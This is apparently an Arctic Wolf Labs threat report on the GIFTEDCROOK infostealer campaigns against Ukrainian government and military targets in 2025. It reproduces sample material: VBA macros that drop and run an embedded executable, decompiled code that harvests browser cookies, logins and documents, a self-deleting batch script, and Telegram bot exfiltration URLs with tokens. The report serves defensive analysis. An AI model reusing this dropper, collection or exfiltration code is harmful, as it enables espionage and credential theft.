GIFTEDCROOK's Strategic Pivot: From Browser Stealer to Data Exfiltration Platform During Critical Ukraine Negotiations

By Arctic Wolf Labs

Published: 2025-06-26 · Archived: 2026-04-05 22:04:26 UTC

Executive Summary

The Arctic Wolf® Labs team has discovered that the cyber-espionage group UAC-0226, known for utilizing the infostealer GIFTEDCROOK, has significantly evolved its capabilities. It has transitioned the malware from a basic browser data stealer (which we're referring to as v1), through two new upgrades (v1.2 and v1.3) into a robust intelligence-gathering tool.

Analysis of early files from February 2025 suggests that the GIFTEDCROOK project began as a demo during that period. It subsequently matured and was put into production in March 2025, with new capabilities continuously being developed and added since then.

Recent campaigns in June 2025 demonstrate GIFTEDCROOK's enhanced ability to exfiltrate a broad range of sensitive documents from the devices of targeted individuals, including potentially proprietary files and browser secrets. This shift in functionality, combined with the content of its phishing lures, coupled with observed attack timings coinciding with critical geopolitical events such as June's Ukraine peace negotiations hosted in Istanbul, suggests a strategic focus on intelligence gathering from Ukrainian governmental and military entities.

Of additional interest is the fact we've observed a shared email infrastructure with other malware campaigns, indicating a multi-pronged approach by different threat groups targeting Ukraine.

Key Findings:

- **Versions:** We found three evolutionary versions of GIFTEDCROOK between April-June 2025
- **Primary delivery mechanism:** Spear-phishing emails with military-themed PDF lures
- **Targets:** Ukrainian governmental and military institutions
- **Data exfiltration:** Telegram bot channels
- **Infrastructure:** Email delivery infrastructure overlaps with other groups' operations

Attack Timeframe: Geopolitical Context

On April 4, 2025, the Computer Emergency Response Team of Ukraine (CERT-UA) reported that it had observed the GIFTEDCROOK infostealer targeting Ukraine. We will refer to the original version of this malware as v1. It was built to access and steal data from internet-connected browsers leading to cloud-based and other network resources.

On May 16, 2025, negotiations between Ukraine and Russia commenced in Turkey. The primary goals of these talks were to negotiate the exchange of prisoners of war and fallen soldiers, to prepare ceasefire proposals, and an agreement to resume discussions in future.

The deployment of GIFTEDCROOK v1.2 took place during the lead-up to the June 2, 2025, Ukraine peace negotiations in Istanbul, officially known as the "*Istanbul Agreement on Prisoner and Body Exchange*." This operation most likely focused on intelligence gathering through data exfiltration from compromised devices.

Email Infection Vector Analysis

GIFTEDCROOK's initial infection vector is via email, through spear phishing campaigns. Our analysis revealed the threat actor's preference for spoofing locations within the city of Uzhhorod, located in Western Ukraine, and other Ukrainian-controlled cities. Our in-depth review of the headers of these phishing emails exposed several other noteworthy fields.

Phishing Email Header Analysis

Messages are initially received from a hosting provider, while the Sender Policy Framework (SPF) is set to **?all**. This is a neutral policy and does not explicitly authorize or deny senders. This weakens the target's protection against email spoofing.

The most commonly observed technique used during this campaign is the sending of this email to authorities in Bakhmut, a city in the Donetsk region of Eastern Ukraine, along with To: undisclosed-recipients in the recipient field. The Bakhmut recipients serve as a decoy, concealing the true targets, which remain undisclosed. Nevertheless, analysis by CERT-UA, combined with recurring themes related to military registration and conscription in the attached files, strongly suggest that Ukrainian governmental and military institutions are most likely the real targets.

Pivoting on the header analysis data, the Arctic Wolf Labs team found an IP address associated with the same hosting provider, which directly led us to another campaign targeting Ukrainian victims. In this second campaign, the malicious

scheme is slightly different. A phishing email is sent with a PDF attachment which links to a cloud service, and ultimately, the victim is led to a JavaScript (JS) file that drops NetSupport RAT instances.

NetSupport RAT is a remote access tool that is particularly adept at avoiding antivirus (AV) detection and circumventing analysis tools, whilst maintaining persistence, escalating privileges, and conducting data exfiltration. This makes it the tool of choice for actors who wish to remain hidden for as long as possible while stealing data for their own goals and purposes.

This overlap in email infrastructure suggests at least several different groups are operating against an assortment of strategic victims in Ukraine, deploying commercial Remote Access Trojans (RATs) with the common goal of system persistence and data collection.

Strategic Deception

The campaign Arctic Wolf Labs observed uses highly credible email phishing lures (specifically, on the theme of administrative fines and military mobilization) that would be expected during Ukraine's intense mobilization period in the first half of this year. The April 2025 timing of this campaign coincides perfectly with Ukraine's extended martial law, Supreme Court mobilization rulings, and intensified recruitment efforts sparked by Ukraine's broader struggle to address personnel shortages on the front lines of combat.

Overview of GIFTEDCROOK Versions

- **Version 1:** The original version of GIFTEDCROOK focuses solely on stealing browser data. The bot's address is openly visible in the code. Targeted files are compressed into a zip archive before exfiltration.
- **Version 1.2:** This updated version expands the malware's capabilities to include the ability to steal documents and files, located by their file extension type. This version introduces string encryption, using a custom simple XOR algorithm. It also encrypts the archive that contains all the collected files before exfiltration.
- **Version 1.3:** This latest version steals both browser data and files, incorporating the same string encryption functions as v1.2. This version looks for files created or modified within the last 45 days – more than double the period of 15 days used in v1.2.

GIFTEDCROOK v1.2: File Collection and Exfiltration

In early June, we discovered a new sample: a PDF attachment sent to victims via email utilizing social engineering tactics.

The malicious PDF lure shown in Figure 1 below announces the implementation of new procedures for military registration and conscription of military personnel and reservists, which according to the document, were "developed according to General Staff directives and Ukrainian legislation."

Most notably, the document contains a weaponized link to a Mega[.]nz-hosted file. Mega is a legitimate file-hosting service offered through web-based apps, where users can store files via the company's encrypted cloud storage. The lure document directs the reader to click this link in order to obtain access to the promised information.



Figure 1: Malicious PDF attachment, a fake document purporting to be about new procedures for military registration and conscription. A full translation is provided in the Appendix at the end of this report.

SHA-256	1974709f9af31380f055f86040ef90c71c68ceb2e14825509babf902b50a1a4b
File Size	31,526 bytes
File Stamp	<</Creator<FEFF005700720069007400650072> (Writer) /Producer<FEFF004C00690062007200650004F00660066006900630065002000360002E0034> (LibreOffice 6.4) /CreationDate(D:20250601201715+03’00’)>> (June 1, 2025, at 8:17:15 PM UTC+3)

Table 1: File information for the malicious PDF attachment.

The document shown above is carefully crafted to instill a sense of urgency in the target, who the threat actor hopes will quickly click through to the malicious hosted file, perhaps believing they are being conscripted.

If the victim clicks the weaponized Mega[.]nz link, they will be directed to a malicious OLE document. OLE (Object Linking and Embedding) is a proprietary technology developed by Microsoft that allows embedding and linking between documents and other objects. While this is a useful feature that (for example) lets readers click an icon in a document to connect to a legitimate external application, it’s also a well-known attack vector for cybercriminals. Once clicked, malicious embedded objects can inject malware into the user’s device, connect to the attacker’s server, and download a disguised malware payload.

Now, let's examine what happens next. The reader is directed to a download form on the Mega file-hosting service's website and presented with a "download" button. The file name of the downloadable document roughly translates to "List of military-liable personnel of organization 609528."



Figure 2: File name: Список оповіщених військовозобов'язаних організації 609528.xlsm
(Translated to English: List of notified military-liable personnel of organization 609528.xlsm)

SHA-256	f6b03fa3ea7fd2c4490af19b3331f7ad384640083757a3cede320ca54c7b0999
File Size	626,987 bytes

Table 2: File information for the malicious .xlsm document.



Figure 3: Downloaded OLE lure (fake) document, titled: "LIST of notified military-liable personnel by notification districts and assembly points of territorial communities as of May 30, 2025."



Figure 3b: Close-up of deliberately corrupted font shows unreadable list of "names."

Translated to English, the text of the OLE lure document reads:

LIST of notified military conscripts by notification districts and assembly points of territorial communities for May 30, 2025.

IN CASE OF INCORRECT INFORMATION DISPLAY, IT IS NECESSARY TO ENABLE MACROS, WHICH WILL CONVERT THE DATA TO THE REQUIRED VERSION

| FULL NAME* | Address | Date of Birth | Date of Summons Delivery | Territorial Community

The table in the lure document displays unrecognizable names in a deliberately corrupted font, stating that the reader should manually enable macros if the information displays incorrectly. This classic social engineering ploy directs the reader to take an action that will ultimately harm them, as the threat actor needs macros enabled to continue their attack chain.

Analysis of the core .XML file indicates it was generated by openpyxl, a Python library designed for reading and writing Excel files.

Creation Date	April 7, 2025 at 16:22:15 UTC (4:22 PM)
Last Modified By	user
Last Modified	May 20, 2025 at 14:27:25 UTC (2:27 PM) (**43 day gap** between creation and modification)
Language	ru-RU (Russian – Russia)
File Format	Excel with macros (.xlsm)

Table 3: File information from the core .XML file.

If the user goes ahead and manually enables macros, an executable PE file is extracted from the document using sharedStrings.xml as a base64 source, and executed from %ProgramData%\Infomaster\Infomaster.


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="57" uniqueCount="53">
AAAAAAAAAAAAAAAAGAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAACz8huG95N11feTddX3k3XV
v0t21PGTddW863DUSpN11bzrcdT7k3XV5hWI1fCTddXmFXbU/ZN11eYVcdTlk3XV
5hVw1N+TddX+6+bV9ZN11bzrc9T2k3XVdBVx1HCTddW863TU+pN11feTdNUxk3XV
dBV91PaTddV0FXfU9pN11VJpY2j3k3XVAAAAAAAAAAAAAAAAAAAAAAAFBFAABkhgUA
MY8saAAAAAAAAAAAA8AAiAAsCDioAJgkAADoDAAAAAADY7wYAABAAAAAAAEABAAAA
ABAAAAACAAAGAAAAAAAAAAAYAAAAAAAAAAJAMAAAEAAAAAAAAAgBggQAAEAAAAAAA
ABAAAAAAAAAAAABAAAAAAAAAAQAAAAAAAAAAAAAABAAAAAAAAAAAAAAAJyzCwCgAAAA
AAAAAAAAAAAAAAwA/HUAAAAAAAAAAAAAAAAIAMADQPAABgLQsAOAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAACAsCwBAAQAAAAAAAAAAAAAAAQAkA8AUAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAC50ZXh0AAAAAgCQJAAAQAAAAJgkAAAQAAAAAAAAAAAAAA
AAAAACAAAGAucmRhdGEAALaGAgAAQAkAAIgCAAAqCQAAAAAAAAAAAAAAAAABAAABA
LmRhdGEAAACAKgAAANALAAAYAAAAsgsAAAAAAAAAAAAAAAAAAQAAAwC5wZGF0YQAA
/HUAAAAADAAAdgAAAMoLAAAAAAAAAAAAAAAAAAAEAAAEAucmVsb2MAADQPAAAAgAwA
ABAAAABADAAAAAAAAAAAAAAAAAABAAABCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAEiNBUnqCwDDTIlEJBhMiUwkIFNVVldIg+w4SYvwSI1s
JHhIi/pIi9no0////0iJbCQoTIvOSINkJCAATIvHSIvTSIsI6A95BwCDyf+FwA9I
```


Figure 4: Portable executable (PE) extraction from OLE file.

```
Function MBHEGVFE()
    Dim rthjrthrt As String
    Dim ituytyhrth As String
    Dim grfuyyerre As Range
    Dim uikjhnmt As Range
    Dim thrbbbgf As String
    Dim yjtyvwxr As String
    yjtyvwxr = Environ("PROGRAMDATA") & "\Infomaster"
    If Dir(yjtyvwxr, vbDirectory) = "" Then
        MkDir yjtyvwxr
    End If
    ituytyhrth = yjtyvwxr & "\Infomaster"
    Set grfuyyerre = Sheets("Sheet 1").Range("D11")
    Set uikjhnmt = grfuyyerre
    Do While uikjhnmt.Value <> ""
        thrbbbgf = thrbbbgf & uikjhnmt.Value
        Set uikjhnmt = uikjhnmt.Offset(1, 0)
    Loop
    If Dir(ituytyhrth) = "" Then
        VFQSZ ituytyhrth, HDUUEF(thrbbbgf)
        Shell ituytyhrth, vbNormalFocus
    End If
End Function
```

Figure 5: VBA project to extract and run PE file.

SHA-256	a6dd44c4b7a9785525e7f487c064995dc5f33522dad8252d8637f6a6deef3013
File Size	806,912 bytes (788.0 KB)
Compilation Date	2025-05-20 14:18:25 UTC
Compiler	Microsoft Visual C/C++
File type	PE x64

Table 4: Dropped PE implant’s properties.

Version 1.2 of GIFTEDCROOK is an executable designed to run invisibly on a victim’s system. It targets specific file types for collection and exfiltration, identified by hardcoded extensions, and also filters files based on their creation date and size. The executable specifically seeks files up to 5 MB that were modified within the last 15 days.

```
67      v7 = (const WCHAR *)sub_140001FFC();
68      PathCchCombineEx(Path, 0x104ui64, pszPathIn, v7, 1u);
69    }
70  }
71  if ( waccess(pszPathIn, 0) )
72    wmkdir(pszPathIn);
73  if ( waccess(Path, 0) )
74    wmkdir(Path);
75  sub_140001008(Buffer, 0x104ui64, (wchar_t *)L"%s.log");
76  v22[0] = (__int64)L".doc";
77  v22[1] = (__int64)L".docx";
78  v22[2] = (__int64)L".rtf";
79  v22[3] = (__int64)L".pptx";
80  v22[4] = (__int64)L".ppt";
81  v22[5] = (__int64)L".csv";
82  v22[6] = (__int64)L".xls";
83  v22[7] = (__int64)L".xlsx";
84  v22[8] = (__int64)L".jpeg";
85  v22[9] = (__int64)L".jpg";
86  v22[10] = (__int64)L".png";
87  v22[11] = (__int64)L".pdf";
88  v22[12] = (__int64)L".odt";
89  v22[13] = (__int64)L".ods";
90  v22[14] = (__int64)L".rar";
91  v22[15] = (__int64)L".bwet[redacted];
92  v22[16] = (__int64)L".eml";
93  v22[17] = (__int64)L".txt";
94  v22[18] = (__int64)L".sqlite";
95  v22[19] = (__int64)".ovpn";
96  if ( v5 )
97  {
98    v8 = 0i64;
```

Figure 6: A list of file extensions GIFTEDCROOK searches for to exfiltrate.

The presence of various file types, including document and OpenVPN configuration files, alongside unfamiliar extensions like .bwet****** (extension redacted), suggests that the threat actor possesses an intimate knowledge of the victim's infrastructure. This familiarity likely extends to the internal file storage systems, even encompassing files with proprietary or undisclosed extensions.

The GIFTEDCROOK implant creates a dedicated directory for any files it finds that match its search parameters. It then copies these files into this new directory, organizing them into subdirectories that mirror their original system locations:

```
C:\Users\%Username%\AppData\Local\Temp\a-zA-Z0-9(13)\a-zA-Z0-9(13)
```

All files are then consolidated into a single zip archive. This archive is then encrypted using a standard XOR algorithm, with the encryption key being derived during the program's execution.

In the sample shown, the zip archive containing the exfiltrated data is encrypted with the following key:

BPURYGBLPEWJIJJ

Next, the zipped archive file is dispatched to a dedicated Telegram channel. Each GIFTEDCROOK implant is assigned a unique bot identifier. The sample analyzed in this report utilizes a Telegram channel whose address is decrypted during the implant's operation:

hxxps://api[.]telegram[.]org/bot7806388607:AAFb6nCE21n6YmK6-bJA6IrcLTLfhlwQ254/sendDocument

The Infomaster_delete.bat file will create and then execute the batch script shown below:

```
@echo off
:loop
del "%ProgramData%\Infomaster\Infomaster" >nul 2>&1
if exist "%ProgramData%\Infomaster\Infomaster" goto loop
del "%~r0"
```

This batch script functions as an auto-eraser, effectively deleting the original infostealer and obliterating all traces of its presence within the system.

GIFTEDCROOK v1.3

On June 17, 2025, the Arctic Wolf Labs team discovered a third iteration of GIFTEDCROOK, version 1.3, which was also targeting Ukraine. This latest version integrates the infostealing capabilities of both v1 and v1.2, targeting browser secrets and files stored on the target's device.

Initial OLE File Name	Адміністративні штрафи співробітників організації №20250612-371946.xlsm *(Translated to English:* *Administrative fines of organization employees №20250612-371946)*

SHA-256	891e4c3092435f7922fd342a991d681c545aa6cf94941fbcdde74a1ac580c35b
File Size	655014 bytes (639.7 KB)
VBA Project Creation Time	2025-06-16 14:07 UTC

Table 5: OLE file information.

```
Function LREFRWZ()
    Dim hhjyterfera As String
    Dim hhjyterferb As String
    Dim grfuyyerre As Range
    Dim uikjhnmt As Range
    Dim thrbbbgf As String
    Dim yjtyvwxr As String
    yjtyvwxr = Environ("PROGRAMDATA") & "\PhoneInfo"
    If Dir(yjtyvwxr, vbDirectory) = "" Then
        MkDir yjtyvwxr
    End If
    hhjyterferb = yjtyvwxr & "\PhoneInfo"

    With Sheets("List2")
        .Visible = xlSheetVisible
        .Activate
    End With

    Dim ws As Worksheet
    Dim shp As Shape
    Set ws = ThisWorkbook.Worksheets("List2")
    For Each shp In ws.Shapes
        If shp.Type = msoPicture Then
            shp.Visible = msoFalse
            Exit For
        End If
    Next shp

    Set grfuyyerre = Sheets("List1").Range("J9")
    Set uikjhnmt = grfuyyerre
    Do While uikjhnmt.Value <> ""
        thrbbbgf = thrbbbgf & uikjhnmt.Value
        Set uikjhnmt = uikjhnmt.Offset(1, 0)
    Loop
    If Dir(hhjyterferb) = "" Then
        LREFRWY hhjyterferb, LREFRWX(thrbbbgf)
        Shell hhjyterferb, vbNormalFocus
    End If
```

Figure 7: New payload name: PhoneInfo.

Should macros be manually enabled by the user, as was the case with GIFTEDCROOK v1.2, a malicious portable executable file is dropped onto the system.

GIFTEDCROOK v1.3 PE File

SHA-256	b9d508d12d2b758091fb596fa8b8b4a1c638b7b8c11e08a1058d49673f93147d
File Size	811008 bytes (792.0 KB)
Compilation Time	2025-06-16 13:59:19

Table 6: Properties of GIFTEDCROOK v1.3's PE file.

Employing a sleep evasion technique to circumvent basic sandboxing, the implant gathers data from files found on the victim's device with the following extensions: .doc, .docx, .rtf, .pptx, .ppt, .csv, .xls, .xlsx, .jpeg, .jpg, .png, .pdf, .odt, .ods, .rar, .zip, .eml, .txt, .sqlite, and .ovpn.

Additionally, it extracts browser secrets, including cookies and login data from multiple browser types, as shown in the code snippet below:

```
73  ppszPath = 0i64;
74  SHGetKnownFolderPath(&rfid, 0, 0i64, &ppszPath);
75  PathCchCombineEx(pszPathOut, 0x100ui64, ppszPath, L"Google\\Chrome\\User Data\\Default\\Network\\Cookies", 1u);
76  PathCchCombineEx(v54, 0x100ui64, ppszPath, L"Google\\Chrome\\User Data\\Default\\Login Data", 1u);
77  PathCchCombineEx(v56, 0x100ui64, ppszPath, L"Microsoft\\Edge\\User Data\\Default\\Network\\Cookies", 1u);
78  PathCchCombineEx(v57, 0x100ui64, ppszPath, L"Microsoft\\Edge\\User Data\\Default\\Login Data", 1u);
79  v21 = 0i64;
80  SHGetKnownFolderPath(&stru_1400A9F00, 0, 0i64, &v21);
81  PathCchCombineEx(pszPathIn, 0x100ui64, v21, L"Mozilla\\Firefox\\Profiles", 1u);
82  LODWORD(FirstFileW) = PathCchCombineEx(FileName, 0x100ui64, pszPathIn, L"*", 1u);
83  if ( (int)FirstFileW >= 0 )
84  {
85    FirstFileW = FindFirstFileW(FileName, &FindFileData);
86    v6 = FirstFileW;
87    if ( FirstFileW != (HANDLE)-1i64 )
88    {
89      do
90      {
91        if ( (FindFileData.cFileName[0] != 46 || FindFileData.cFileName[1]
92                                              && *(_DWORD *)&FindFileData.cFileName[1] != 46)
93          && PathCchCombineEx(Source, 0x100ui64, pszPathIn, FindFileData.cFileName, 1u) >= 0 )
94        {
95          v7 = -1i64;
96          do
97            ++v7;
98          while ( FindFileData.cFileName[v7] );
99          if ( v7 >= 4 && !wcscmp((const wchar_t *)&FindFileData.nFileSizeHigh + v7 + 1, L"release") )
100           wcscpy_s(Destination, 0x100ui64, Source);
        }
```

Figure 8: Code snippet showing browser data search.

Data is gathered from the following browsers:

- **Chrome:** cookies, login data, local state
- **Edge:** cookies, login data, local state
- **Firefox:** key4.db, logins.json, places.sqlite, cookies.sqlite

The following code demonstrates how additional browser-related data is organized and prepared for exfiltration:

```
void pszPathOut_4
PathCchCombineEx(pszPathOut: &pszPathOut_4, cchPathOut: 0x100,
    pszPathIn: &var_3c38, pszMore: u"Go-C", dwFlags: 1)
void pszPathOut_6
PathCchCombineEx(pszPathOut: &pszPathOut_6, cchPathOut: 0x100,
    pszPathIn: &var_3c38, pszMore: u"Go-L", dwFlags: 1)
void pszPathOut_8
PathCchCombineEx(pszPathOut: &pszPathOut_8, cchPathOut: 0x100,
    pszPathIn: &var_3c38, pszMore: u"Ed-C", dwFlags: 1)
void pszPathOut_15
PathCchCombineEx(pszPathOut: &pszPathOut_15, cchPathOut: 0x100,
    pszPathIn: &var_3c38, pszMore: u"Ed-L", dwFlags: 1)
void pszPathOut_11
PathCchCombineEx(pszPathOut: &pszPathOut_11, cchPathOut: 0x100,
    pszPathIn: &var_3c38, pszMore: u"Fi-ke.db", dwFlags: 1)
void pszPathOut_13
PathCchCombineEx(pszPathOut: &pszPathOut_13, cchPathOut: 0x100,
    pszPathIn: &var_3c38, pszMore: u"Fi-l.json", dwFlags: 1)
void pszPathOut_19
PathCchCombineEx(pszPathOut: &pszPathOut_19, cchPathOut: 0x100,
    pszPathIn: &var_3c38, pszMore: u"Fi-l-b.json", dwFlags: 1)
void pszPathOut_17
PathCchCombineEx(pszPathOut: &pszPathOut_17, cchPathOut: 0x100,
    pszPathIn: &var_3c38, pszMore: u"Fi-c.sqlite", dwFlags: 1)
uint32_t pcbBuffer = 0x100
uint8_t buffer[0x100]
GetUserNameA(lpBuffer: &buffer, &pcbBuffer)
void pszPathOut_3
PathCchCombineEx(pszPathOut: &pszPathOut_3, cchPathOut: 0x100,
    pszPathIn: &var_3c38, pszMore: u"us.txt", dwFlags: 1)
```

Figure 9: Browser "secrets" collection by GIFTEDCROOK.

Stolen browser data is organized as follows:

Google Chrome Cookies	B_info/Go-C
Google Chrome Logins	B_info/Go-L
Edge Cookies	B_info/Ed-C
Edge Logins	B_info/Ed-L
Firefox Keys	B_info/Fi-ke.db
Username	B_info/us.txt

Table 7: Stolen browser data information.

Files are collected and exfiltrated by GIFTEDCROOK v1.3 if the following conditions are satisfied: their target extensions are matched, individual file sizes are under 7 MB, and modification time-stamps are within 45 days. The files that meet this criteria are then compressed and encrypted ready for extraction.

```
if (rax_9 - findFileData.ftLastWriteTime.dwLowDateTime.q
        u<= 0x235c7496c000 && (
        zx.q(findFileData.nFileSizeHigh) << 0x20
        | zx.q(findFileData.nFileSizeLow)) u< 0x6acfc0)
```

Figure 10: Instructions in v1.3 to locate files modified within the last 45 days.

Finally, Telegram is used to exfiltrate the gathered data, in this case via: hxxps://api[.]telegram.org/bot7726014631:AAFe9jhCMsSZ2bL7ck35PP30TwN6Gc3nzG8/sendDocument

Exfiltration Flow

The exfiltration process involves several key steps:

1. **File Preparation:** Discovered target files are encrypted and compressed. If the total archive size exceeds 20 MB, it is split into multiple parts.
2. **Upload to Telegram:** Each file part is then uploaded to Telegram with sequential naming (e.g., .01, .02).
3. **Metadata Preservation:** Important file metadata is preserved within the Telegram message itself.
4. **Attacker Retrieval:** The attacker retrieves the complete set of files from the designated Telegram chat or channel.

GIFTEDCROOK Attack Flow

